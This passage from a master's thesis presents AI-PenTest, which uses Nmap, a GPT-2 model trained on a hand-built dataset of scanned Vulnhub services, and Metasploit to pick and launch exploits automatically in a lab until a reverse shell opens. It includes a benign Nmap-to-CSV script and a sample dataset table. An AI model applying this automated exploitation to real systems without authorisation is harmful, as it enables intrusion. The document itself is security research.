

IONIAN UNIVERSITY

Department of Informatics



IONIAN
UNIVERSITY

-- Masters Thesis --

Vulnerability Detection and Cyber Attack Simulation
using Deep Learning

Student: Leonidas Agathos

Supervisor: Emmanouil Magkos

April 5, 2024

Supervisor

Emmanouil Magkos, *Professor,*
Ionian University, Department of Informatics

Committee

Emmanouil Magkos, *Professor,*
Ionian University, Department of Informatics
Aggeliki Tshohou, *Assistant Professor,*
Ionian University, Department of Informatics
Aris Vrahatis, *Assistant Professor,*
Ionian University, Department of Informatics

Introduction

In the ever-changing world of cybersecurity, the collaboration between artificial intelligence (AI) and security measures has paved the way for advanced and adaptive defense strategies. This thesis explores the significant impact of AI on critical processes like penetration testing and vulnerability assessment, highlighting the efficiency of AI tools such as deep learning and reinforcement learning models.

Drawing inspiration from tools like Deep Exploit, which uses deep reinforcement learning for automated penetration testing, this thesis addresses challenges such tools face, such as difficulty accessing target machines and compatibility issues. Our developed tool, AI-PenTest, focuses on automating the steps an attacker takes to gain access to a target machine, utilizing AI power. Unlike its predecessors, AI-PenTest employs a custom dataset and a pre-trained GPT2 model for a more targeted approach.

The architecture involves network scanning using Nmap, extracting information, and leveraging the AI model to generate standardized exploit keywords. In vulnerability assessment, AI-PenTest successfully exploits and gains access to multiple machines, showcasing its potential to enhance cybersecurity.

The thesis reflects the synergy between AI advancements and practical cybersecurity solutions. As AI continues to evolve, its role in fortifying digital infrastructures against evolving threats becomes indispensable. AI-PenTest represents a step forward in creating adaptive and intelligent cybersecurity measures, ready to face the challenges of the dynamic digital landscape. Future enhancements may involve integrating AI-PenTest with additional cybersecurity tools and frameworks.

Dedications and Acknowledgements

I extend my deepest gratitude to the committee members for their unwavering support and invaluable guidance throughout this academic journey. Their expertise and insightful feedback have been instrumental in shaping and refining this work. I am profoundly thankful to Professor Emmanouil Magkos for his mentorship and encouragement, providing direction and expertise that significantly enriched the depth and quality of this research. I am also grateful to the Assistant Professor Aggeliki Tshohou and Professor Aris Vrahatis for their thoughtful contributions to this thesis and the knowledge they gave me through all these years, which have played a crucial role in developing and enhancing this thesis. Finally, I thank postdoctoral researcher Stelios Karagiannis for his valuable help and guidance. His experience, both on a technical level and on the level of organization of the ideas, played a vital role in the execution of this thesis. The collective wisdom and encouragement of all members mentioned have been a source of inspiration, and I am truly appreciative of the time and effort they dedicated to helping me achieve academic excellence.

Abbreviations

AI	Artificial Intelligence
IDS	Intrusion Detection System
SIEM	Security Information and Event Management
HIDS	Host Intrusion Detection System
GPT	Generative Pre-trained Transformer
FTP	File Transfer Protocol
VB	Virtual Box
RPC	Remote Procedure Call
MSGRPC	MeSsaGe Remote Procedure Call
DQN	DeepQ-Network
OSINT	Open-source intelligence
GAIL-PT	Generative Adversarial Imitation Learning- Penetration Testing
CSRF	Cross-Site Request Forger

LLMS	Large Language Models
DQfD	Deep Q-learning from Demonstrations
HA-DRL	Heuristically Assisted Deep Reinforcement Learning
NLTK	Natural Language Tool Kit

Table of contents

Abbreviations	iii
A Introduction	1
A.1 INTRODUCTION	1
A.2 CONTRIBUTION	3
A.3 RELATED WORK	3
A.4 METHODOLOGY	6
A.5 STRUCTURE	8
B AI and Cybersecurity	10
B.1 ADVERSARIAL MODELS AND DATASETS	12
B.2 PENETRATION TESTING	17
B.3 INTRUSION DETECTION	19
C DeepExploit	22
C.1 OBJECTIVES	22
C.2 HIGH LEVEL METHODOLOGY	23
C.3 SECURITY EVENTS IN RELATION TO MITRE ATT&CK FRAME- WORK.	29
C.4 DISCUSSION	31
D AI-based Adversarial Attacks-Penetration Testing	34
D.1 HIGH-LEVEL ARCHITECTURE	34
D.2 DEVELOPMENT OF THE AI TOOL	36

D.3	VULNERABILITY ASSESSMENT RESULTS AND EXPLOITATION . . .	37
D.4	INTEGRATION WITH METASPLOIT: API	38
D.5	CODE EXPLANATION	41
D.6	DISCUSSION ON THE DEVELOPMENT AND THE RESULTS FROM AI-PENTEST	50
E	Conclusion	52
E.1	FUTURE WORK	53
S		55
	REFERENCES	55

Figures List

A.1	General methodology used for thesis	6
A.2	General view of the network	7
B.3	Dataset creation	12
C.4	DeepExploit architecture	24
C.5	DeepExploit training phase	25
C.6	Initialization of the MSGRPC server.	25
C.7	Starting the Nmap.	26
C.8	Analyzing web ports.	27
C.9	Find exploits for available ports.	28
C.10	Successful exploitation.	29
C.11	Traffic increase at the time of exploit	31
D.12	AI-PenTest Architecture.	35
D.13	Start of the Metasploit Framework	38
D.14	Initialization of the RPC Server	39
D.15	Scanning the network and selecting IP	40
D.16	Generating string using AI model	40
D.17	Exploited target machine	40
D.18	Checking privileges	41
D.19	High block diagram for AI-PenTest	42

Tables List

<i>B.1 Example of dataset used for training</i>	16
<i>C.1 Results of DeepExploit exploitation tries</i>	32
<i>D.1 Functions of AI-PenTest</i>	43

Section A

Introduction

A.1 Introduction

In our increasingly connected world, cybersecurity plays a pivotal role in safeguarding our digital infrastructure. As we rely more on technology, the threats we face become more complex with new technologies, helping cybercriminals find new techniques for harming companies and individuals. Artificial Intelligence (AI) is one of these new technologies and is considered one of the most significant. It is considered the technology of the future, as it has a huge potential for improvement and real-life applications.

AI has already entered our everyday life since it is used in many of the applications we use every day. The problems start when AI falls into the wrong hands, as AI will not only help us but also will help cyber criminals take advantage of this technology with malicious intentions. According to the latest ENISA report, social engineering attacks saw a significant rise in 2023, fueled by AI and emerging techniques. Despite introducing new tactics, phishing dominates as the primary attack vector (ENISA, 2023). Such techniques also require new response approaches, as classic techniques cannot address these attacks.

For this reason, we believe that knowing your strengths and weaknesses is a real asset, which is the primary motivation for our approach to dealing with new challenges. Also, understanding how adversaries think can give us the advantage of successfully defending our assets. This is also the primary approach we followed in this thesis, as we try to emulate adversarial attacks and find vulnerabilities in the different systems used for testing. In the first place, we thought about the problems we had to deal with as AI is increasingly used

in attacks from cybercriminals. The issues we tried to face are the following:

- **Challenge of Frequent Automated Testing in Cybersecurity:** The prevalence of cyber threats underscores the need for proactive measures. As described by (Varela-Vaca, Gasca, Carmona-Fombella, & Gómez-López, 2020), automated testing in controlled environments has emerged as a solution to the ever-growing threat landscape. However, it's essential to acknowledge that automated tests do not replace manual efforts.
- **Assessing Countermeasures Through Rigorous Testing:** The effectiveness of cybersecurity countermeasures is best evaluated through systematic testing, as mentioned in the article "A Method for Automatic Penetration Testing and Mitigation: A Red Hat Approach" (Filiol, Mercaldo, & Santone, 2021). Testing allows us to simulate real-world scenarios and gauge the robustness of defense mechanisms. It serves as a critical step in identifying vulnerabilities, refining security protocols, and ensuring that countermeasures align with evolving cyber threats.
- **Integration of AI in Cybersecurity:** The integration of AI into the realm of cybersecurity, both defensively and offensively, marks a significant paradigm shift as described in the article "Artificial Intelligence in Cyber Security" (Das & Sandhane, 2021). Exploring and testing AI-driven tactics and approaches is imperative to understand their impact. As AI begins to play a pivotal role in cyber contexts, it is essential to scrutinize its efficiency, uncover potential vulnerabilities, and fine-tune its applications to enhance overall cybersecurity resilience.

This thesis delves into the challenges and advancements in cybersecurity, focusing on automated testing, cybersecurity countermeasures assessment, and the integration of AI. It explores how automated testing responds to evolving threats, emphasizing its role alongside manual efforts. The thesis also highlights the importance of rigorous testing to evaluate defense mechanisms and refine protocols. Additionally, it investigates the impact of AI in cybersecurity, emphasizing the need to understand and optimize AI-driven tactics for enhanced resilience. The aim is to contribute valuable insights into the dynamic landscape of AI-driven cybersecurity practices.

A.2 Contribution

This thesis introduces a novel perspective on cybersecurity by leveraging advanced automated testing and the integration of AI. The code provided¹ offers a practical implementation of automated testing in controlled environments, addressing the challenge of frequent assessments in cybersecurity to find the vulnerabilities of a system, something that is very important nowadays. Furthermore, the research contributes to the assessment of cybersecurity countermeasures, emphasizing rigorous testing methodologies.

By utilizing simulated real-world scenarios, the thesis evaluates the robustness of defense mechanisms, identifies vulnerabilities, and refines security protocols. This systematic testing approach provides valuable insights for fortifying cybersecurity measures against realistic scenarios that were tested to extract valuable information. In addition, the datasets coming from this thesis will be a valuable resource for further training and investigation, as they came out of a lot of manual work.

Finally, the integration of AI in cybersecurity represents a transformative aspect of this research, and it contributes to the evolving AI strategies that must be followed to face cybercriminals. The code explores AI-driven tactics, testing their impact and uncovering potential vulnerabilities. This examination is essential in optimizing AI applications to enhance overall cybersecurity resilience. Through these contributions, the thesis aims to advance cybersecurity practices, offering practitioners effective tools and strategies to navigate the complex landscape of cyber threats.

A.3 Related Work

In the field of cybersecurity, there are various approaches and research conducted for using AI either for generating cyberattacks or for developing detection or response mechanisms. Extensive research has been conducted in the realm of AI to enhance both offensive and defensive capabilities in cybersecurity. This concerted effort aims to harness the power of AI for refining attack strategies as well as fortifying defense mechanisms. This collaborative endeavor seeks to leverage AI capabilities to enhance both attack strategies and defense mechanisms, focusing on identifying system vulnerabilities and implementing effective countermeasures. In this section, we analyze and compare publications featuring

¹<https://github.com/LeonidasAgathos/AI-PenTest>

tools similar to those developed in this thesis.

In the first publication (Happe & Cito, 2023), AgentGPT demonstrated the ability to generate realistic attack vectors for becoming a domain admin in Active Directory, including techniques like password spraying and exploiting vulnerabilities. AutoGPT, after obtaining company approval, created an external penetration testing plan, encompassing activities like network scans, OSINT, and phishing simulations. In a low-level evaluation, GPT3.5 successfully provided commands to gain root privileges on a vulnerable virtual machine when prompted with Linux privilege-escalation scenarios. The script also tasked GPT3.5 to identify security vulnerabilities and propose exploitation examples, yielding additional attack vectors.

In the next publication (Chen, Hu, Zheng, Xing, & Zhang, 2023), the paper delves into the limitations of traditional manual penetration testing tools, emphasizing the need for adaptive, automated approaches. It introduces GAIL-PT, a method leveraging Generative Adversarial Imitation Learning, demonstrating enhanced efficiency in real-world and simulated scenarios. Additionally, the study explores Reinforcement Learning integration in penetration testing, highlighting challenges and advancements in adapting reinforcement learning to the dynamic and discrete action space of network penetration environments. The proposed models, including Wolpertinger, improved DQN, and HA-DRL, exhibit promising potential but often face limitations in real-world scenarios, emphasizing the ongoing complexities in automating penetration testing processes.

In the next publication (Hu, Beuran, & Tan, 2020), the authors introduce an automated framework for penetration testing, using advanced techniques like deep reinforcement learning. They aim to improve cybersecurity training and defense efforts by automating the process of finding optimal attack paths. The framework utilizes Shodan and MulVAL for realistic network analysis and a Deep Q-Learning Network (DQN) to discover the best paths for attacks. The DQN shows promising results in accuracy. The approach is rooted in reinforcement learning principles, allowing the system to learn and maximize rewards in its interactions. Ongoing work involves integrating the framework with actual network environments using popular penetration testing tools, making it practical for real-world cybersecurity scenarios.

Moving on to the next publication (More & Rohela, 2018), the authors introduce Patternex, a system that emphasizes collaboration between humans and computers to identify

evolving cyber-attack patterns within data. The system integrates a network vulnerability scanner on the cloud, conducting fast port scans, identifying open ports, and assessing vulnerabilities using AI algorithms. The publication outlines the steps involved in the scanning process and emphasizes the system’s ability to detect high-priority vulnerabilities. Additionally, the paper covers the detection of host status, open ports, and various web application vulnerabilities, such as Cross-Site Request Forgery (CSRF) and un-validated redirects.

The next study (Deng et al., 2023), delves into the potential of Large Language Models (LLMs) for automating penetration testing, unveiling PENTESTGPT as a solution with a remarkable 228.6% improvement over GPT-3.5. The research emphasizes the challenges in achieving a fully automated penetration testing pipeline due to the complex knowledge required. Employing an interactive loop structure, the evaluation involves task cycles, actions implementation, result gathering, and continuous refinement, showcasing LLM proficiency. The models tested include GPT-3.5, GPT-4, and Bard, each interacting through ChatGPT or Bard services. The study rigorously assesses LLMs’ effectiveness in real-world penetration testing tasks, offering valuable insights for the industry.

Finally, the last publication (Wang et al., 2023) proposes DQfD-AIPT, an intelligent penetration testing framework that combines expert knowledge with the deep Q-learning from demonstrations (DQfD) algorithm to automate penetration testing processes effectively. By integrating expert knowledge into the framework, DQfD-AIPT ensures interpretability and scenario independence, addressing challenges associated with imitative learning methods. The framework collects knowledge through executable actions mapped to states, trying to automate the penetration test procedure. Experimental validation in simulated network scenarios demonstrates the framework’s efficiency in reducing interactions with honeypots and outperforming classical deep reinforcement learning methods.

In contrast to existing penetration testing tools and methodologies discussed above, our developed tool stands out in several key aspects. Firstly, we leverage the GPT-2 language model, providing a robust yet accessible foundation for generating realistic attack vectors. Unlike some approaches that face challenges with interpretability and scenario dependency, our tool is designed to be hands-free for the attacker, automating the entire penetration testing procedure. Additionally, the tool enters the target machine, gaining access to assess vulnerabilities. What sets it apart significantly is the creation of a unique dataset and an innovative approach to combining the GPT-2 model with this tailored dataset.

This not only enhances the tool’s proficiency but also distinguishes it as a cost-effective solution, as the GPT-2 model is free to use unless GPT3.5, GPT4, or Bard, which is used by many approaches mentioned above.

A.4 Methodology

As seen in (**FigureA.1**), the general methodology used to complete the thesis follows a general approach, which starts by identifying the problem to be solved and the contribution we want to make. The contribution of this research provided, as a result, the development of a tool which automates the penetration testing procedure by using AI.




Figure A.1: *General methodology used for thesis*

The developed software module is accessible on the GitHub repository². As a starting point, we had to study our basic topic in-depth and find more information about AI. More specifically, we looked into NLTK (Yogish, Manjunath, & Hegadi, 2019), a Python library that uses language data, leveraging AI aspects. Next, we looked into penetration testing (Vats, Mandot, & Gosain, 2020) and the integration of AI in cybersecurity (Gupta, Akiri, Aryal, Parker, & Praharaj, 2023). Finally, we had to look for similar developed tools (Deng et al., 2023) to look into different approaches to the same problem we tracked.

To evaluate the results of different tools, we picked a tool called Deep Exploit (which will be described later), as it is very close to the one we developed, so we could compare our work. Deep Exploit is an automated penetration testing tool, which uses reinforcement learning and deep neural networks to be trained and it tries to leverage the capabilities of Metasploit Framework³ and exploit target machines. Having this in mind, we installed

²<https://github.com/LeonidasAgathos/AI-PenTest.git>

³<https://www.metasploit.com>




Figure A.2: *General view of the network*

the tool and tried to exploit target machines using that tool, so later we could validate the results of our tool.

After the research part, we started the initialization of our tool. First of all, the environment used for all the procedures is the Oracle Virtual Box⁴, which will contain the different machines. As the attacker's machine, we used Kali Linux 2022⁵, which is one of the most famous distributions of Kali Linux, used by penetration testers, as it provides a variety of tools. One of these tools is the Metasploit Framework, which is necessary for our developed tool, as it integrates with this framework to execute the different exploits used to gain access to the target machine. To have valid results, we had to run our tool against several target machines as seen in **Figure A.2**, which were located in the Virtual Box, in the same network.

The developed tool we propose, contains an AI model, the result of an amalgamation between our dataset, GPT2 model, and a script that automates the whole procedure of penetration testing. To create this dataset, we had to download over 100 different vulnerable machines and run the "Nmap" tool against the different targets, to scan and save the different open services. That was a long procedure, as it required a lot of manual work and we also had to deal with the problem of different formats, something we did using a Python script that converts the "Nmap" output in .csv format. For our developed tool we used Python for the development, as it provides a variety of different libraries

⁴<https://www.virtualbox.org/>

⁵<https://www.kali.org/blog/kali-linux-2022-4-release/>

like pandas, python3-nmap, pymetasploit3, etc. These libraries give the developer the flexibility of integrating penetration testing tools in Python code.

The methodology of our developed tool is generally simple, as it looks like a classic penetration test. The key differences when it comes to our tool is that the attacker has nothing to do except starting the script and select the IP address he wants to scan and that the decision for the exploits to be executed is taken by the AI model. This happens as our AI model generates a text string based on the services found on the scanning phase, which will be then fed to Metasploit Framework so it executes the different exploits based on the generated string. Then, the attack will proceed based on the exploits found by the matching services and the code will be executed for all the possible combinations of the selected exploits and available payloads (depending on the operating system of the victim machine). Finally, when the exploit is successful, a reverse shell will be returned and the attacker will gain access to the target machine. This procedure gives the attacker a chance to find the different vulnerabilities by automating all the basic actions he would have to do during a manual penetration test. It also saves a lot of valuable time for the penetration testers, as it can run on different machines of the network simultaneously and compare different results.

After testing our tool, we had to validate our results and compare them to the Deep Exploit, based on the successful exploits of each tool. In order to further analyze the behavior of the different tools, we captured security events by installing a Wazuh agent in the victim's machine, an open source⁶ threat detection and incident response software, which also provides monitoring and visualization of the events. Finally, we compared these different events through pcap files so we could see the different alerts each one triggered, so we could extract valuable information about the countermeasures someone could take.

A.5 Structure

The thesis structure is outlined as follows: Section 1 introduces contributions, related work, methodology, and the overall structure. Section 2 explores AI and Cybersecurity, covering adversarial models, datasets, penetration testing, and intrusion detection. Section 3 delves into DeepExploit, detailing its objectives, high-level methodology, tactics, and

⁶<https://wazuh.com/>

outcomes. Section 4 extensively covers AI-based adversarial attacks, encompassing high-level architecture, vulnerability assessment results, integration with Metasploit CVEs-API, code explanation, and outcomes. The conclusion in Section 5 summarizes the main findings, contributions, and suggests future work.

Section B

AI and Cybersecurity

These days, the integration of AI into cybersecurity has marked a profound transformation, particularly in offensive strategies. Presently, AI not only assists defenders but has become a potent tool for cyber adversaries. Threat actors leverage AI to enhance the efficacy of their attacks, enabling the creation of more intricate and precise offensive manoeuvres. This paradigm shift underscores the critical role of AI-driven defenses in adapting to the dynamic and increasingly sophisticated nature of cyber threats. Cybercriminals have changed their ways of attacking using the old ways, as AI provides tools to automate the different procedures and attack multiple targets simultaneously (Chomiak-Orsa, Rot, & Blaike, 2019). Also, there are many techniques to train AI models to develop human behavior, which cyber criminals leverage to gain valuable knowledge or even cheat users and gain access to their personal information, as described by (Mittu & Lawless, 2015). AI's history, starts many years ago, as in the 1950s, AI emerged with Alan Turing's publication of "Computer Machinery and Intelligence,(TURING, 1950)" introducing The Turing Test as a measure of machine intelligence.

The term "AI" was coined during this period. In 1958, John McCarthy developed LISP, the first programming language for AI research, and in 1959, Arthur Samuel coined the term "machine learning." The 1960s witnessed the introduction of Unimate, the first industrial robot, and the creation of the first "expert system" by Feigenbaum and Lederberg in 1965. Joseph Weizenbaum's ELIZA, a chatbot, emerged in 1966. In the 1970s, the groundwork for what would later be recognized as "Deep Learning" was laid through the

publication of Alexey Ivakhnenko's work in 1968(Ivakhnenko, 1968). However, by 1973, James Lighthill's report led to reduced government support for AI research in the UK. In 1979, James L. Adams' Stanford Cart showcased autonomous vehicle capabilities, and the American Association of AI (now AAAI) was founded. This period marked both growth and challenges in AI research. These days, the AI domain has rapidly increased and plays a crucial role in many different domains. First of all, one of the domains affected is the economy as it is described by (Furman & Seamans, 2019). Another domain that was directly affected by the increasing performance of AI is the health care domain as described by the authors (Väänänen, Haataja, Vehviläinen-Julkunen, & Toivanen, 2021) and by (Hamet & Tremblay, 2017), in "AI in medicine".

As discussed in this thesis, AI has also affected cybersecurity, helping defenders and attackers. Also, it is a fact that cybersecurity is expanding rapidly. The continuous evolution of technology brings new challenges, making cybersecurity an essential aspect of guarding digital assets. The increasing frequency and new approaches of cyber threats underscore the critical role cybersecurity plays in protecting individuals, businesses, and organizations from potential harm as described by (Kemmerer, 2003).

Nowadays, cybersecurity plays a crucial role, especially in the field of business, where the assets have to be protected, and there should be strategies for defending them, as described by (Oyelami & Kassim, 2020). Except for the defense strategies, cybersecurity is known for its attacking techniques, as cybersecurity professionals can leverage penetration testing techniques for finding vulnerabilities in the scanned system, as described by (Goel & Mehtre, 2015). These techniques of offensive cybersecurity, are widely used by penetration testers as they are one of the most common ways to simulate an attack and understand the mindset of the adversary.

For many years, cyber security experts were using classic approaches for gaining access to systems, by combining scripting and tools provided by distributions of Linux(Kali, Parrot, etc.), something that has changed as these days there is a whole layer of analysis of attacks and outcomes in cybersecurity, as described by (Shinde & Ardhapurkar, 2016). Having these two rapidly changing technologies, AI and cybersecurity would soon be combined by the defenders and also by the attackers. The AI-driven attacks are here, as described by the authors of "The Emerging Threat of Ai-driven Cyber Attacks: A Review"(Blessing Guembe & Pospelova, 2022) and as AI's capabilities are increased, more sophisticated complex attacks will come. On the other side of the river, defenders also




Figure B.3: *Dataset creation*

try to leverage AI’s capabilities to fight attackers, as described in ”Cyber Defence Based on AI and Neural Network Model in Cybersecurity”(Sugumaran et al., 2023), by creating defensive tools that use AI to detect attacks. Intrusion detection tools are one of the most famous tools for defense these days, as they can detect attacks and when they are empowered by AI, they can achieve great results(Alom & Taha, 2017).

B.1 Adversarial Models and Datasets

In the realm of AI, models are sophisticated algorithms crafted to generate predictions or decisions by analyzing data. Datasets, on the other hand, encompass organized sets of information employed for both training and assessing these models. Datasets play a foundational role in the development of models, as the quality of the dataset affects the model’s capacity to acquire meaningful insights and execute tasks. The dataset serves as the foundation for training and testing, influencing the model’s ability to generalize and make accurate predictions. In our case, we had to work hard to get our dataset and do a lot of manual work, as the procedure of gaining these information. Our target was to gain information about different open services that we can find in vulnerable machines. For example, as we see in **Figure B.3**, if an ”Apache” server was open in port 80, we want to gain information for this certain port and the information outcoming from this, so we can save them in a file.

To start building the dataset that we used as part of our model, we had to find the source of the information and the right tools to scrape it. For this reason, we used vulnerable machines downloaded from Vulnhub, one of the most famous websites containing this kind of machine¹. Then, we imported them one by one in Oracle Virtual Box, as the machines are coming on .ova format and we used the tool "Nmap" (network scanning tool) against them. In this way, we could scan the different IP addresses and find the information we needed about them. After extracting them from "Nmap" we saved them in a json file and using a Python script (**Listing B.1**), we converted it to .csv format to manipulate it later (**Figure B.3**).

This procedure had to be done for approximately 100 different machines, so every time a new scan was completed, the Python script would append the information gained to the dataset.

Listing B.1: *Code to create csv for training*

```

1  import json
2  import xmltodict
3  import os
4  import pandas as pd
5
6  # Read the XML content
7  with open("scan_results.xml") as f:
8      xml_content = f.read()
9
10     parsed_dict = xmltodict.parse(xml_content)
11
12     output_file = "output.json"
13
14     # Load existing JSON data if the file exists, or initialize an empty ←
15     list
16     if os.path.exists(output_file):
17         with open(output_file) as json_file:
18             existing_data = json.load(json_file)
19     else:
20         existing_data = []
21
22     # Append the new parsed data to the existing JSON data
23     existing_data.append(parsed_dict)

```

¹<https://www.vulnhub.com/>

```

23
24     # Write the combined data back to the JSON file
25     with open(output_file, "w") as json_file:
26         json.dump(existing_data, json_file, indent=4, sort_keys=True)
27
28     # Print the latest JSON content to the console
29     print(json.dumps(parsed_dict, indent=4, sort_keys=True))
30
31
32     with open('output.json', 'r') as json_file:
33         json_data = json.load(json_file)
34
35     # Initialize lists to store extracted information
36     data_rows = []
37
38     # Iterate through each dictionary in the JSON list
39     for item in json_data:
40         nmap_run = item['nmaprun']
41         target_ip = nmap_run['@args'].split()[-1] # Extract target IP from↵
42             @args
43         host_info = nmap_run['host']
44         host_ip = host_info['address'][0]['@addr']
45         host_mac = host_info['address'][1]['@addr']
46         host_vendor = host_info['address'][1]['@vendor']
47         host_ports = host_info['ports']['port']
48         if isinstance(host_ports, dict):
49             host_ports = [host_ports] # Convert single port to a list for ↵
50             consistent processing
51
52     for port in host_ports:
53         port_id = port['@portid']
54         state = port['state']['@state']
55         service = port.get('service', {})
56         service_name = service.get('@name', 'N/A')
57         service_product = service.get('@product', 'N/A')
58         service_version = service.get('@version', 'N/A')
59         data_rows.append([target_ip, host_ip, host_mac, host_vendor, ↵
60             port_id, state, service_name, service_product, ↵
61             service_version])
62
63     # Create a DataFrame

```

```

60     df = pd.DataFrame(data_rows, columns=['Target IP', 'Host IP', 'Host MAC',
61                                         'Host Vendor', 'Port', 'Port State', 'Service Name', 'Service ↵
62                                         Product', 'Service Version'])
63
64     # Save DataFrame to CSV
65     df.to_csv('port_details.csv', index=False)
66
67     print("CSV file 'port_details.csv' created.")

```

Our final dataset consists of 401 samples from different services. The attributes that the dataset contains are the following:

- Target IP: This column holds the IP address of the target system, identifying the specific machine under consideration.
- Host IP: Refers to the IP address of the host machine, providing information about the origin or source of the data.
- Host MAC: Represents the Media Access Control (MAC) address of the host, a unique identifier assigned to network interfaces.
- Host Vendor: Indicates the vendor or manufacturer of the host device, providing insights into the hardware's origin.
- Port: Denotes the network port number, in which a service is running.
- Port State: Describes the current state of the port, indicating whether it is open, closed, or in another operational state.
- Service Name: Specifies the name of the service running on the port, identifying the type of network service.
- Service Product: Indicates the product associated with the running service, providing details about the software or application.
- Service Version: Represents the version of the service running on the port, offering information about the software's release.
- Exploit: This is the target column which will be used later for predictions and contains information related to the string that must be generated and it is associated with the exploit

In **Table B.1**, we present a small section of the dataset as an example:

Target IP	Host IP	Host MAC	Host	Vendor	Port	Port State	Service Name	Service Product	Service Version	Exploit
192.168.1.12	192.168.1.12	08:00:27:DB:7B:2A	Oracle	Virtu- alBox NIC	80	open	http	Apache httpd	2.4.53	/apache
192.168.1.12	192.168.1.12	08:00:27:DB:7B:2A	Oracle	Virtu- alBox NIC	139	open	netbios-ssn	Samba smbd	4.6.2	/samba
192.168.1.12	192.168.1.12	08:00:27:DB:7B:2A	Oracle	Virtu- alBox NIC	445	open	netbios-ssn	Samba smbd	4.6.2	/samba
192.168.1.12	192.168.1.12	08:00:27:DB:7B:2A	Oracle	Virtu- alBox NIC	10000	open	http	Miniserv	1981	/webmin
10.0.2.7	10.0.2.7	08:00:27:43:3F:B8	Oracle	Virtu- alBox NIC	22	open	ssh	OpenSSH	7.4	/ssh

Table B.1: *Example of dataset used for training*

As described before, the final attribute called "Exploit" is our target column, which holds the format and the content we need our model to generate. This string will be generated depending on the other attributes of the different iterations, that will arise during the scanning phase of our tool. It is worth mentioning, that after a lot of research, we were not able to find a similar open-source dataset so we could have a reference point, a fact that further empowers the contribution of this thesis. This final dataset was one of the two parts for creating our model.

In AI, models are computational representations that simulate and emulate real-world processes. They serve as frameworks designed to make predictions, classify information, or generate responses based on input data. These models play a crucial role in AI as they involve learning and decision-making capabilities, allowing machines to generalize from past experiences and perform tasks without explicit programming for each scenario. Models contribute to the efficiency and adaptability of AI systems by learning patterns, extracting insights, and making informed decisions in various applications such as image recognition, natural language processing, and predictive analytics. In our case, we had to create a model that would generate a string, based on a given input.

To achieve that, we used the dataset mentioned before and the GPT2 created by OpenAI², which is a pre-trained model, widely known for its text generation capabilities. We

²<https://openai.com/research/gpt-2-1-5b-release>

chose to amalgamate our dataset with the GPT-2 model to leverage the strengths of both approaches. By integrating our dataset, we infused the model with specific domain knowledge and context tailored to our penetration testing tool. This allows the model to focus on a specific cybersecurity topic. On the other hand, the GPT-2 model brings to the table a broad understanding of natural language, pre-existing word embeddings, and a wealth of contextual information learned from a diverse range of texts during its pre-training phase. This fusion not only empowers the model with domain-specific knowledge but also enhances its adaptability and language comprehension, resulting in a more robust and contextually aware penetration testing tool. In addition, our dataset does not contain all the different services that our tool can phase during its scanning procedure, so we opted for an option where our model can correctly generate a string, even for services it has never seen before by recognizing a pattern. This is possible, because of the embeddings coming with the GPT2 model, as they are part of the model and they help our tool to have the desired functionality.

B.2 Penetration testing

Penetration testing, often referred to as "pen-testing," is a proactive cybersecurity practice aimed at identifying and evaluating vulnerabilities in computer systems, networks, or applications. This method involves simulating real-world attacks to assess the security posture of an organization. Skilled professionals, known as penetration testers or ethical hackers, employ various tools and methodologies to exploit potential weaknesses in a controlled and ethical manner. The primary goal is to discover security holes before malicious actors can exploit them, allowing organizations to fortify their defenses and enhance overall cybersecurity resilience. Usually, penetration testers or ethical hackers try to gain information about their target so they can leverage this information and gain access to the target machine. This procedure is very important for recognizing the vulnerabilities of a system since it is a real-world scenario of how attackers could harm the assets of organizations or individuals.

Understanding the way adversaries think and know their moves, is crucial for defending against them, as there's the goal of penetration testing. Below, we will analyze the different phases of penetration testing:

1. Reconnaissance: Gathering information about the target system, including its infrastructure, network architecture, and potential vulnerabilities.
